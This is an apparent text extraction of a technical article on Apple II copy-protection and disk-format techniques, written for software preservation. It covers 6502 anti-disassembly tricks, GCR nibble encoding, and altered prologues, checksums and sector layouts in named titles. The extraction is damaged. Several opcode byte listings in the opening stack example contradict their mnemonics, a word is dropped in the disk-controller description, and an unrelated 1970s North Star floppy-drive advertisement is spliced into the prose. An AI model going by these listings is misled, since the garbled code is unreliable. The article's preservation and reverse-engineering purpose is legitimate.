AEC1-  6C 8C F0    JMP  ($F08C)
AEC4-  B7          ???
AEC5-  8C EB B7    STY  $B7EB

AEBF-  F0 01       BEQ  $AEC2
AEC1-  6C
AEC2-  8C F0 B7    STY  $B7F0    ← ...to here (JMP is never executed)
AEC5-  8C EB B7    STY  $B7EB
```

Manual stack manipulation

```
0800-  A9 51       LDA  #$0F    ← push address to stack ($0FFF)
0802-  48          PHA
0803-  A9 8E       LDA  #$FF
0805-  48          PHA
0806-  20 5D 6A    JSR  $080C   ← call subroutine (also pushes to stack)
0809-  4C 00 08    JMP  $0800
080C-  68          PLA          ← remove address pushed by JSR
080D-  68          PLA
080E-  60          RTS          ← "return" to $0FFF+1 = $1000
```

JMP at **$0809** is never executed! Execution continues at **$1000**.

Undocumented opcodes

```
0801-  74          ???          ← huh?
0802-  4C B0 1C    JMP  $1CB0
```

$74 is an undocumented 6502 opcode that does nothing, but takes a one-byte operand. Here is what actually executes:

```
0801-  74 4C       DOP  $4C,X
0803-  B0 1C       BCS  $0821   ← actually a branch-on-carry (not a JMP)
```

JMP at **$0802** is never executed!

10:7 A Brief Description of Some Popular Copy-Protection Techniques on the Apple][Platform

by Peter Ferrie (qkumba, san inc)

Ancient history

I've been. . . let's call it "preserving" software since about 1983, albeit under a different name. However, the most interesting efforts have been recent, requiring skills that I definitely didn't have until now: I am the author of the only two-side 16-sector conversion of Prince of Persia,[29] the six-side 16-sector conversion of The Toy Shop,[30] the single file conversion of Joust, Moon Patrol, and Mr. Do!, as well as the DOS and ProDOS file-based conversions of Aquatron, Conan,[31] The Goonies, Jungle Hunt, Karateka, Lady Tut (including the long-lost ending from side B), Mr. Do!, Plasmania, and Swashbuckler, to name a few. I am also the only one to crack Rastan cleanly on the IIGS, just twenty-five years late.[32] Yes, I do 16-bit, too.

I've spent thirteen years writing articles for the Virus Bulletin journal. My faithful readers will recognise the style.

Isn't it ironic

4am declined to write this document himself, but his work and approval inspired me to do it instead. Since his collection is so varied, and his write-ups so detailed, they served as a rich source of information, which I coupled with my own analyses, to fill in the gaps for titles that I don't have.[33] Everyone knows already that he's funny, but he's also quite friendly and very generous. Together, we corrected a few mistakes in the write-ups, so I gave something back. I even consider us friends now, so I think that I got the better deal.

While I don't *regret* writing this paper, I do have to say that, considering the time and effort that it required, he probably made a wise decision. ;-)

I have tried to associate at least one example of a real program for each technique, but in §10:7.12 you'll find some nifty new protection techniques that I've developed just for this paper.

Why why why?

Why the Apple][? It's because I grew up with the Apple][, I learned to code on the Apple][, I *know* the Apple][.

Why now? Because the disks that were fresh when the Apple][was modern are failing, and if we do not work to preserve them now, some of the titles will be lost forever.

This paper is dedicated to anyone who has an interest in helping to preserve what's left. I sincerely hope it may help to recognise and defeat the copy-protection that they have come across.

Okay, let's split

We can separate copy protection into two categories; they are either *What You Have* or *What You Know*. What You Have protections are generally protected disks, while What You Know protections are generally off-disk, such as requests to type in a word from the manual.

What You Know protections come in several forms. One is an explicit challenge with immediate effect; you must answer now to continue. Another is an explicit challenge with delayed effect; if you answer incorrectly now, the game becomes unplayable later. Yet another is an implicit challenge; in order to proceed, you should perform an action as described in the manual, but the game will *appear* to be playable without it.

Infocom were infamous for their use of all three:

Starcross issued a direct challenge with immediate effect, and you could not even leave the second room without typing the correct coordinates from the star chart.[34]

Spellbreaker[35] issued a direct challenge with delayed effect, along the lines of "name the wizard who. . ." Any name from their word list is accepted, but an incorrect answer results in the player receiving the wrong key. This key cannot unlock a critical door much later in the game, causing the character to be killed instead.

Border Zone made use of an implicit challenge. It required reading the manual in order to know the correct words to excuse yourself Oopzi Dazi![36]—after bumping into someone, in order to establish contact with the friendly spy. Failure to make contact within the allotted time ended the game.

Brøderbund's Prince of Persia had a variety of delayed effects, depending on which of the several copy protection checks failed. One of them included crashing immediately before showing the closing scene upon winning the game. That is, after completing *fourteen levels*!

However, the What You Have protections are more interesting, given the vast number of possibilities.

Accept your limitations

The first important component that we will consider in the Apple][is the MOS 6502 or 65C02 CPU. These CPUs have no separation of code and data. That is, they are a Von Neumann, not Harvard architecture. All memory and I/O addresses are executable, and everything that is not in ROM is writable, including the stack.

Since the stack is writable directly, it introduces the possibility of tricks relating to transfer of control. (§10:7.6.) Since the stack is executable, it introduces the possibility of hosting code. (§10:7.10.)

The CPU has no prefetch queue, only a single prefetched byte of the next instruction,[37] as the last stage in the execution of the current instruction. This introduces the possibility of self-modifying code, including the next instruction to execute, because any memory write will have completed before the prefetch occurs. (§10:7.7.)

Lay it out for me

The second important component that we will consider in the Apple][is the Disk][controller. The Disk][controller is a peripheral which is placed in a slot. It exposes an interface through memory-mapped I/O, so the various soft-switches can be read and written, just like regular RAM. The interface looks like accesses to $C0sX, where s is #$80 plus the slot times 16, and x is the switch to access.

The Disk][controller runs independently of the CPU. Once the drive is turned on and spinning the disk, the drive will continue to spin the disk until the drive is turned off again. The drive rotates the disk at a fixed speed—approximately 300 RPM, and five rotations per second, which works out to be 200ms per rotation. However, the speed varies

somewhat from drive to drive. For 5.25" disks, the data density is equal across all tracks. At 300 RPM, each track holds 50,000 bits, which is equal to 6,250 8-bit nibbles.

The data on a disk is simply a stream of bits to be read. For a 5.25" disk, those bits are usually gathered into 16 sectors of 256 bytes each, spread across 35 tracks—256 × 16 × 35 = 143, 360 bytes, or 140kb. When reading from a disk, the Disk][controller shifts in bits at a rate equivalent to one bit every four CPU cycles, once the first one-bit is seen. Thus, a full nibble takes the equivalent of 32 CPU cycles to shift in. After the full nibble is shifted in, the controller holds it in the QA switch of the Data Register for the equivalent of another four CPU cycles, to allow it to be fetched reliably. After those four CPU cycles elapse, and once a one-bit is seen, the QA switch of the Data Register will be zeroed, and then the controller will begin to shift in more bits. As a result, programmers must count CPU cycles carefully to avoid missing nibbles fetched by the controller.

The Disk][controller cannot tell you on which track the resides. It also cannot tell you on which sector the head resides.[38] As a result, sectors are usually prepended with a structure known as the "address field," which holds the sector's track and sector number. The controller does not need or use this information. Only the boot PROM makes use

of it when requested to read a sector. Beyond that, the information exists solely for the purpose of the program which interprets it.

Following the address field that defines a sector's location on the disk, there is another structure known as the "data field," which holds the sector body. One reason for the separate address and data fields is to allow the sector body to be skipped, as opposed to stored and then decoded, in the event that the sector address is not the desired one. Another reason is that it allows a sector to be updated in-place, by overwriting the data field only, instead of rewriting the entire track to update all of the sectors.

(If the sector were a single structure, the CPU time required to verify that the desired sector has been found is so long that the write would begin after the start of the sector body and extend beyond the original end of the sector, overwriting part of the following sector.)

Between the sectors are dead space, which can be filled with a sequence of self-synchronizing values, timing bits, and protection-specific bytes.

The two structures that define a sector are each bounded by a prologue and an epilogue. The prologues for the address and data fields are composed of three values. Two of those values are never used in the sector body, to distinguish the structures from the sector body, and the third value is different between the two structures, to distinguish them from each other. The epilogues for the address and data fields are composed of two values. One of those values is common to both epilogues but never used in the sector body, to distinguish it from the sector data.

The Disk][controller cannot even tell you where it is within the bitstream. The problem is that the stream does not have an explicit start and end. Instead, a specific sequence must be laid on the track, to form an implicit start. That way, the hardware can find the start of the stream reliably. These values are the "self-synchronizing values." For DOS 3.3, and systems with a compatible sector format, the self-synchronising values are composed of a minimum of five ten-bit "FF"s. A ten-bit "FF" is eight bits of one followed by two bits of zero. Self-

synchronising values are usually placed before both structures that define a sector, to allow synchronisation to occur at any point on the disk. However, this is not a requirement if read-performance is not a consideration.[39] That is, the fewer the number of self-synchronizing values that are present, the more data that can be placed on a track. However, the fewer the number of self-synchronizing values that are present, the more the controller must read before it can enter a synchronized state, and then start to return meaningful data.

COMPLETE
FLOPPY DISK SYSTEM
FOR YOUR ALTAIR/IMSAI
$699

That's right, complete.

The North Star MICRO-DISK SYSTEM™ uses the Shugart minifloppy™ disk drive. The controller is an S-100 compatible PC board with on-board PROM for bootstrap load. It can control up to three drives, either with or without interrupts. No DMA is required.

No system is complete without software: we provide the PROM bootstrap, a file-oriented disk operating system (2k bytes), and our powerful extended BASIC with sequential and random disk file accessing (10k bytes).

Each 5" diameter diskette has 90k data byte capacity. BASIC loads in less than 2 seconds. The drive itself can be mounted **inside** your computer, and use your **existing** power supply (.9 amp at 5V and 1.6 amp at 12V max). Or, if you prefer, we offer a power supply ($39) and enclosure ($39).

Sound unbelievable? See the North Star MICRO-DISK SYSTEM at your local computer store. For a high-performance BASIC computing system, all you need is an 8080 or Z80 computer, 16k of memory, a terminal, and the North Star MICRO-DISK SYSTEM. For additional performance, obtain up to a factor of ten increase in BASIC execution speed by also ordering the North Star hardware Floating Point Board (FPB-A). Use of the FPB-A also saves about 1k of memory by eliminating software arithmetic routines.

Included: North Star controller kit (highest quality PC board and components, sockets for all IC's, and power regulation for one drive), SA-400 drive (assembled and tested), cabling and connectors, 2 diskettes (one containing file DOS and BASIC), complete hardware and software documentation, and U.S. shipping.

MICRO-DISK SYSTEM . . . $699
   (ASSEMBLED) $799
ADDITIONAL DRIVES. . . $425 ea.
DISKETTES. . . . . $4.50 ea.
FPB-A $359
   (ASSEMBLED) $499

To place order, send check, money order or BA or MC card # with exp. date and signature. Uncertified checks require 6 weeks processing. Calif. residents add sales tax.

NORTH STAR COMPUTERS, INC.
2465 Fourth Street
Berkeley, CA 94710

Finally, the Disk][controller can write—but not reliably read—arbitrary eight-bit values. Instead, for reading each eight-bit value, only seven of the bits can be used—the top bit must always be set, in order for the hardware to know when all eight bits have been read, without the overhead of having to count them. (See §10:7.2 for a deeper discussion about an effect made possible by the lack of a counter.) In addition to requiring the top bit to be set, there should not be more than two consecutive zero-bits in a row for the modern drive. (The original disk system did not allow even that. See §10:7.2 for a deeper discussion about the effect of excessive zeroes.)

[

Copy me, I want to travel]Copy me, I want to travel

Now that we understand the format of data on the disk, we consider the ways in which that data can be copied.

First is the sector-copier. It relies on sectors being well-defined, and requires knowing only the values for the prologues and epilogues. The sectors are copied one at a time in sequential order, for each of the tracks on the disk, discarding the data between the sectors, and writing new self-synchronizing values instead. Some sector-copiers rely on DOS to perform the writing. In order for that to work, the disk must be formatted first, because that kind of sector-copier will not write new address fields to the disk. Instead, it will reuse the existing ones, since only the data field needs to be updated to place a sector on a track. In any case, the sector-copier cannot deal easily with deviations from the standard format, and requires a lot of interaction to copy sectors for which the prologue and/or epilogue values are not constant. Some sector-copiers can be directed to ignore the sectors that they cannot read, but obviously this can lead to important data being missed.

Second is the track-copier. It also relies on sectors being well-defined, with known the values for the prologues and epilogues. However, it reads the sectors in the order in which they arrive, and then writes the entire track in one pass,[40] by itself. It shares the same

limitations as the sector-copier regarding reading sectors and discarding the data between them, but it keeps the sectors in the same order as they were originally, which can be important. (§10:7.2.)

Third is the bit-copier. Unlike the sector and track copiers, it makes as few assumptions as possible about the data on the disk. Instead, it treats tracks as the bitstream that they are, and attempts to measure the length of the track while reading.[41] It tries to write the track exactly as it appears on the disk, including the data between the sectors, in one pass. Some bit-copiers can be directed to copy the additional zero-bits in the stream, but there is a limit to how reliably these bits can be detected, and the method to detect them can be exploited. Some bit-copiers can be directed to attempt to reproduce the layout of the disk across track boundaries. See sections 10:7.2 and 10:7.3.

The most important point about copiers in general is that there is simply no way to read data off of a disk with 100% accuracy, unless you can capture the complete bitstream on the disk itself, which can be done only with specialised hardware. There is no way for software alone to read all of the bits explicitly and understand how the controller will behave while parsing them

Super-super decoder ring

Despite the quite strict requirements regarding the format of data on the disk, DOS introduced two additional requirements regarding the format of data within a sector. The first requirement is that there must not be more than one pair of zero-bits in the value. The second requirement is that there be at least one pair of consecutive one-bits, excluding the sign bit.

If we ignore the DOS requirements for the moment, and consider instead all possible values which comply with the hardware requirement to have no more than two consecutive zero-bits, then there are 81 legal values.

```
 1  10010010 (92)   10101101 (AD)   11001110 (CE)   11101011 (EB)
    10010011 (93)   10101110 (AE)   11001111 (CF)   11101100 (EC)
 3  10010100 (94)   10101111 (AF)   11010010 (D2)   11101101 (ED)
    10010101 (95)   10110010 (B2)   11010011 (D3)   11101110 (EE)
 5  10010110 (96)   10110011 (B3)   11010100 (D4)   11101111 (EF)
    10010111 (97)   10110100 (B4)   11010101 (D5)   11110010 (F2)
 7  10011001 (99)   10110101 (B5)   11010110 (D6)   11110011 (F3)
    10011010 (9A)   10110110 (B6)   11010111 (D7)   11110100 (F4)
 9  10011011 (9B)   10110111 (B7)   11011001 (D9)   11110101 (F5)
    10011100 (9C)   10111001 (B9)   11011010 (DA)   11110110 (F6)
11  10011101 (9D)   10111010 (BA)   11011011 (DB)   11110111 (F7)
    10011110 (9E)   10111011 (BB)   11011100 (DC)   11111001 (F9)
13  10011111 (9F)   10111100 (BC)   11011101 (DD)   11111010 (FA)
    10100100 (A4)   10111101 (BD)   11011110 (DE)   11111011 (FB)
15  10100101 (A5)   10111110 (BE)   11011111 (DF)   11111100 (FC)
    10100110 (A6)   10111111 (BF)   11100100 (E4)   11111101 (FD)
17  10100111 (A7)   11001001 (C9)   11100101 (E5)   11111110 (FE)
    10101001 (A9)   11001010 (CA)   11100110 (E6)   11111111 (FF)
19  10101010 (AA)   11001011 (CB)   11100111 (E7)
    10101011 (AB)   11001100 (CC)   11101001 (E9)
21  10101100 (AC)   11001101 (CD)   11101010 (EA)
```

If we introduce the first of the DOS requirements that there not be more than one pair of zero-bits, then there are only 72 compliant values.

```
 1  10010101 (95)   10110010 (B2)   11010010 (D2)   11101011 (EB)
    10010110 (96)   10110011 (B3)   11010011 (D3)   11101100 (EC)
 3  10010111 (97)   10110100 (B4)   11010100 (D4)   11101101 (ED)
    10011010 (9A)   10110101 (B5)   11010101 (D5)   11101110 (EE)
 5  10011011 (9B)   10110110 (B6)   11010110 (D6)   11101111 (EF)
    10011101 (9D)   10110111 (B7)   11010111 (D7)   11110010 (F2)
 7  10011110 (9E)   10111001 (B9)   11011001 (D9)   11110011 (F3)
    10011111 (9F)   10111010 (BA)   11011010 (DA)   11110100 (F4)
 9  10100101 (A5)   10111011 (BB)   11011011 (DB)   11110101 (F5)
    10100110 (A6)   10111100 (BC)   11011100 (DC)   11110110 (F6)
11  10100111 (A7)   10111101 (BD)   11011101 (DD)   11110111 (F7)
    10101001 (A9)   10111110 (BE)   11011110 (DE)   11111001 (F9)
13  10101010 (AA)   10111111 (BF)   11011111 (DF)   11111010 (FA)
    10101011 (AB)   11001010 (CA)   11100101 (E5)   11111011 (FB)
15  10101100 (AC)   11001011 (CB)   11100110 (E6)   11111100 (FC)
    10101101 (AD)   11001101 (CD)   11100111 (E7)   11111101 (FD)
17  10101110 (AE)   11001110 (CE)   11101001 (E9)   11111110 (FE)
    10101111 (AF)   11001111 (CF)   11101010 (EA)   11111111 (FF)
```

If we introduce the second of the DOS requirements that there be at least one pair of consecutive one-bits, excluding the sign bit, then there are only 64 compliant values.

```
    10010110  (96)    10110100  (B4)    11010110  (D6)    11101101  (ED)
 2  10010111  (97)    10110101  (B5)    11010111  (D7)    11101110  (EE)
    10011010  (9A)    10110110  (B6)    11011001  (D9)    11101111  (EF)
 4  10011011  (9B)    10110111  (B7)    11011010  (DA)    11110010  (F2)
    10011101  (9D)    10111001  (B9)    11011011  (DB)    11110011  (F3)
 6  10011110  (9E)    10111010  (BA)    11011100  (DC)    11110100  (F4)
    10011111  (9F)    10111011  (BB)    11011101  (DD)    11110101  (F5)
 8  10100110  (A6)    10111100  (BC)    11011110  (DE)    11110110  (F6)
    10100111  (A7)    10111101  (BD)    11011111  (DF)    11110111  (F7)
10  10101011  (AB)    10111110  (BE)    11100101  (E5)    11111001  (F9)
    10101100  (AC)    10111111  (BF)    11100110  (E6)    11111010  (FA)
12  10101101  (AD)    11001011  (CB)    11100111  (E7)    11111011  (FB)
    10101110  (AE)    11001101  (CD)    11101001  (E9)    11111100  (FC)
14  10101111  (AF)    11001110  (CE)    11101010  (EA)    11111101  (FD)
    10110010  (B2)    11001111  (CF)    11101011  (EB)    11111110  (FE)
16  10110011  (B3)    11010011  (D3)    11101100  (EC)    11111111  (FF)
```

That leaves us with eight values for which there is not more than one pair of zero-bits, but also not one pair of consecutive one-bits, excluding the sign bit. DOS reserves some of these value for a separate purpose.

```
    10010101  (95)
 2  11010010  (D2)
    11010100  (D4)
 4  11010101  (D5)
    10100101  (A5)
 6  10101001  (A9)
    10101010  (AA)
 8  11001010  (CA)
```

That leaves us with seventeen values for which there are not more than two consecutive zero-bits, which seems like a missed opportunity for a better encoding:

```
    10010010  (92)    10101001  (A9)    11100100  (E4)
 2  10010011  (93)    10101010  (AA)
    10010100  (94)    11001001  (C9)
 4  10010101  (95)    11001010  (CA)
    10011001  (99)    11001100  (CC)
 6  10011100  (9C)    11010010  (D2)
    10100100  (A4)    11010100  (D4)
 8  10100101  (A5)    11010101  (D5)
```

Having exactly 64 entries in the table allows us to represent all of the values using six bits. That leads us to an encoding method known as "6-and-2 Group Code Recording (GCR)" or more commonly "6-and-2" encoding.

In 6-and-2 encoding, an eight-bit value is split into two parts, where the high six bits are separated from the low two bits. (The disk system for which DOS 3.2 was first written had an additional restriction that did not allow consecutive zero-bits, and so used 5-and-3 encoding for the same purpose.) To encode an entire sector, each of the two-bit values are gathered together, such that three of them form another six-bit value in reverse order, and are stored first, followed by each of the regular six-bit values. Prior to storing any of the values, they must be transformed into the values in our table of 64 nibbles. This is done by using the original value as an index into the nibble table, and writing the value from the table instead.

When we place the original value beside the nibble value, the table looks like this:

	00 = 96		10 = B4		20 = D6		30 = ED
2	01 = 97		11 = B5		21 = D7		31 = EE
	02 = 9A		12 = B6		22 = D9		32 = EF
4	03 = 9B		13 = B7		23 = DA		33 = F2
	04 = 9D		14 = B9		24 = DB		34 = F3
6	05 = 9E		15 = BA		25 = DC		35 = F4
	06 = 9F		16 = BB		26 = DD		36 = F5
8	07 = A6		17 = BC		27 = DE		37 = F6
	08 = A7		18 = BD		28 = DF		38 = F7
10	09 = AB		19 = BE		29 = E5		39 = F9
	0A = AC		1A = BF		2A = E6		3A = FA
12	0B = AD		1B = CB		2B = E7		3B = FB
	0C = AE		1C = CD		2C = E9		3C = FC
14	0D = AF		1D = CE		2D = EA		3D = FD
	0E = B2		1E = CF		2E = EB		3E = FE
16	0F = B3		1F = D3		2F = EC		3F = FF

DOS reserved two values from our fourth table, #$AA and #$D5, for the prologue signatures. These values are good candidates for the purpose of identifying the headers, because they do not conform to the "at least one pair of consecutive one-bits" criterion, and thus do not conflict with the entries in the "nibbilisation" table. It is not a coincidence that they have alternating bit values; #$D5 is #$55 without the sign bit. By reserving these values, it ensures that the bitstream generated by arbitrary sector data cannot contain a long string of ones (prevented by reserving #$FF), or alternating zeroes and ones (prevented by reserving #$AA and #$D5), regardless of the user's data.

The third value of the prologue signature (`#$96` or `#$AD`) need be unique only between the headers, in order to distinguish between the two. The combination of unique values and non-unique values still produces a unique sequence.

DOS reserved one value from our fourth table, `#$AA`, for the second byte of the epilogue signatures, for the same reason as for the prologue. The first byte of the epilogue signature need not be unique with respect to sector data (because the combination of unique values and non-unique values still produces a unique sequence), but obviously it must not match the first byte of the prologue, because the third byte of the epilogue (intended to be `#$EB`) is written sometimes with only limited success (and it is never verified for this reason), and so could potentially be read as the third byte of a prologue instead, with unpredictable results.

The decoding process requires a reverse transformation, via a table which is typically filled with all of the values in a six-bit number. (See the sections on Race Conditions and SpiraDisc for two counter-examples.) The layout of the table is the special thing, though—the nibbles that are read from disk are used as an index into the table, in order to recover the original six-bit value. So the table has gaps between some of the values, because the legal values of the nibbles are not consecutive.

Note that convention is a powerful force. There is no reason for the table to have the nibbilisation entries in that order, or to exclude `#$AA` or `#$D5` (or any of the other fifteen entries from the last table) from the set. Further, according to John Brooks, it is possible to use all 81 values from our first table, combined with a special encoding method, which would increase the data density by 105.5%, and potentially even more.[42]

10:7.1 Write-protection

The absolute simplest possible protection against a copy is to check if the disk is write-protected. The vast majority of owners of duplicated

software won't bother to write-protect the disk. If the disk is not write-protected, then the image is considered to be a copy, rather than the original.

Alien Addition uses this technique.

```
   ;assumes slot 6
2| 7975    LDA    $C0ED      ;request status
   7978    LDA    $C0EE      ;read status
4| 797B    BPL    $7985      ;taken if write-enabled
```

A more generic version is slightly longer.

```
   0000    LDX    $2B        ;fetch slot (x16)
2| 0002    LDA    $C08D, X   ;request status
   0005    LDA    $C08E, X   ;read status
4| 0008    BPL    $0008      ;hang if write-enabled
```

10:7.2 Sector-level protections

Altered prologue/epilogue

This is one of the simpler techniques available, and was used by many titles. Standard DOS 3.3 uses the sequence #$D5 #$AA #$96 to identify the address field prologue, #$D5 #$AA #$AD to identify the data field prologue, and #$DE #$AA to identify both of the epilogues. Of course, it is possible to choose from the 17 values from our fifth table, for either the first two bytes of the prologue values, or the second byte of the epilogue. It is also possible to choose from among the 81 values from our first table, for either the third byte of the prologue, or the first byte of the epilogue.

Most commonly, only one value is changed in the prologue or epilogue, and that same value is used for every sector on every track of the disk.

Lucifer's Realm uses this technique; the epilogue was changed from #$DE #$AA to #$DF #$AA.

The Tracer Sanction extended the technique by carrying a table of values, and using a different value for each track.

Masquerade extended the technique to the sector level, by requiring that each even sector has one value, and each odd sector has another value. The routine extracts bit zero of the sector number, and then inverts it, to create the key which is applied to the identification byte. Thus, even sectors use #$D5 (the standard value), and odd sectors use #$D4. This is necessary because sector zero of track zero must have the regular value to be readable by the boot PROM.

The Coveted Mirror used exactly the same technique—and almost the exact same code—at only the track level.

Due to size limitations, the boot PROM does not verify the epilogue bytes, allowing all sectors on all tracks—including the boot sector itself—to be protected.[43] The most common technique involved altering the epilogue values to something other than the default value. This protection cannot be reproduced by a sector-copier or track-copier, which requires the default values to be seen, because they will fail to copy the sector. Operation Apocalypse uses this technique.

Given that the boot PROM does not verify the epilogue bytes, a very light protection technique is to change the epilogue values to something other than the default values for sector zero of track zero only, leaving all other sectors readable. This protection cannot be reproduced by a sector-copier or track-copier which requires the default values to be seen, because they will fail to copy the boot-sector, leaving the disk unusable. Alien Addition makes use of this technique.

A common technique to defeat this protection is to ignore read errors for all sectors, in the hope that it is caused by the non-default epilogue values alone. However, given the degrading state of floppy disks these days, ignoring read errors can hide the fact that the disk is truly failing.

The address field contains more than just the track and sector numbers. It also contains a volume number. This value can be used as a quick method to determine which disk from a set is currently inserted into the drive. However, support for it—even in DOS—is poor. So

many programs, including DOS itself, assume that the volume number is the default value. When it is changed, the read fails. By hard-coding the new value in DOS, the disk will be readable only by itself. Algebra Arcade uses this technique.

This technique can also be used in a slightly different way. Since each sector can have its own volume number, any value can be put there, as long as the program is aware of that fact.

Randamn sets the volume number to a checksum calculated from the current track and sector, and hangs if the values do not match.

Both the address field and data field contain a checksum of the data that precede it, prior to the epilogue. The checksum algorithm is usually a rolling exclusive-OR of each of the bytes, with a zero seed. However, there is no requirement that either of these things is used, for sectors other than sector zero of track zero. For other sectors, the seed can be set to any value, and the algorithm can be a cumulative ADD or anything else at all. This protection cannot be reproduced by a sector-copier or track- copier which relies on the regular algorithm, because the disk will appear to be corrupted.

Hellfire Warrior uses a slight variation on this technique. It maintains a counter at address $40, which coincides with the track number which is stored by the boot PROM. In order to break out of the loop that reads sectors into memory, the program requests the boot PROM to read a sector with an intentionally bad checksum. This causes the boot PROM to rewrite the value at address $40. The new value is exactly what the program requires as the exit condition. This protection cannot be reproduced by a sector-copier or track-copier, because they will fail to copy this sector, resulting in a disk that has

only sectors with good checksums. The disk will not boot because it will never exit the loop.

The volume number is normally an eight-bit value. For efficiency of encoding it, DOS uses a 4-and-4 encoding, where the four odd bits are separated from the low even bits, and converted to nibbles. To recombine them, it is a simple matter to shift the nibble holding the odd bits ("abcd") one to the left, resulting in an encoding that looks like "a1b1c1d1," and then to AND the result with the nibble holding the even bits ("efgh"), whose encoding that looks like "1e1f1g1h." This method requires sixteen bytes to describe the address field. Since the track, sector, and checksum, are known to fit into six bits each, it is easy to see that if the volume number is disregarded, a 6-and-0 encoding can be used instead. This method requires only four nibbles to describe the address field. Algernon uses this technique.

karateka

The entries in the address field have a defined order because the boot PROM needs to read them to identify sector zero of track zero, and any other sector which the PROM is asked to read. However, it is possible to change the order of the entries for other sectors on the disk, and then to read the sectors manually.

Fewer sectors

The major reason for using 16 sectors per track is because that is the maximum number that can fit within the standard format created by DOS 3.3. DOS 3.2 supported only 13 sectors per track, because of the limitation of the hardware regarding consecutive zeroes. Copy protection techniques are free to use fewer sectors than either of those values.

Wavy Navy uses ten sectors per track, while Olympic Decathlon uses eleven and Karateka uses a dozen. The sectors in these examples

are all the regular size, but encoded in a wasteful manner. (Primarily the 4-and-4 encoding was used because the decoder is very small, but sometimes 5-and-3 because the decoder looks weird when compared with the more familiar 6-and-2 encoding.) The wasteful encoding is the reason for the reduced sector count; there really isn't more room for more sectors.

More sectors

The standard DOS 3.3 format disk uses 16 individual sectors per track, with relatively large gaps between the sectors. Consider how much space would be available if those sectors were combined into a single large sector, with a single field that combines both address (specifically, only the track number) and data fields. Yes, it would require reading the entire track in order to find the field again once the track had been verified, but for some applications, performance is not that critical. This is what Infocom did, on programs such as A Mind Forever Voyaging. Once the track had been found, and the data field found again, then the program read (and discarded) sectors sequentially until the required one was found. Again, if the performance is not that critical, the fact that the routine can fetch only one sector at a time is not an issue. In fact, the implementation works well enough for the text-adventure scenario in which it was used. Since the user will be reading the text while additional text is loading, the time required for that loading goes mostly unnoticed.

Consider how much space would be available if those gaps were reduced to the minimum of five self-synchronizing values before the address field prologue, with just a few bytes of gap between the address and data headers. Then reducing the prologue byte count from three to two, and the epilogue byte count from two to one. Consider how much space would be available by merging groups of sectors. If you converted the track into six sectors of three times the size, you would have RWTS18. This is a good compromise between speed and density. On one side, having fewer sectors means less processing; and on the other side, having more sectors means less latency to find a sector. The

RWTS18 routine also supports "read scattering" by assigning a dummy write address to the pages that aren't needed.

This second technique was used very heavily by Brøderbund, on programs such as Airheart (and even three years later, on Prince of Persia), but other companies made use of it, too, such as Infogrames in Hold-Up. Interestingly, in the case of Airheart, after compressing the title screen to reduce its size on the disk, the rest of the game fit on a regular 16-sector disk.

Big sectors

There is no requirement to define multiple sectors per track. It is possible to define a single sector that spans the entire track.[44] However, there can be a significant time penalty while reading such a track, because it requires up to one complete rotation in order to find the start of the sector.

Lady Tut uses a single sector per track, at a size equivalent to eleven 256-byte sectors.

Encoded sectors

As noted previously, there is no reason for a disk to use our sixth table —there is no reason to have the nibbilisation entries in that order, nor even to use those values at all. Any alteration to the table results in a disk that can be copied freely, but whose contents cannot be read from the outside. Further, the DOS on such a disk cannot write files from the inside to the outside. The reason why the read would fail is because the standard table would be applied to data that requires the alternative table to decode, resulting in the wrong decoding. The reason why the write would fail is because the alternative table would be applied to data that requires the standard table to encode, resulting in the wrong encoding.
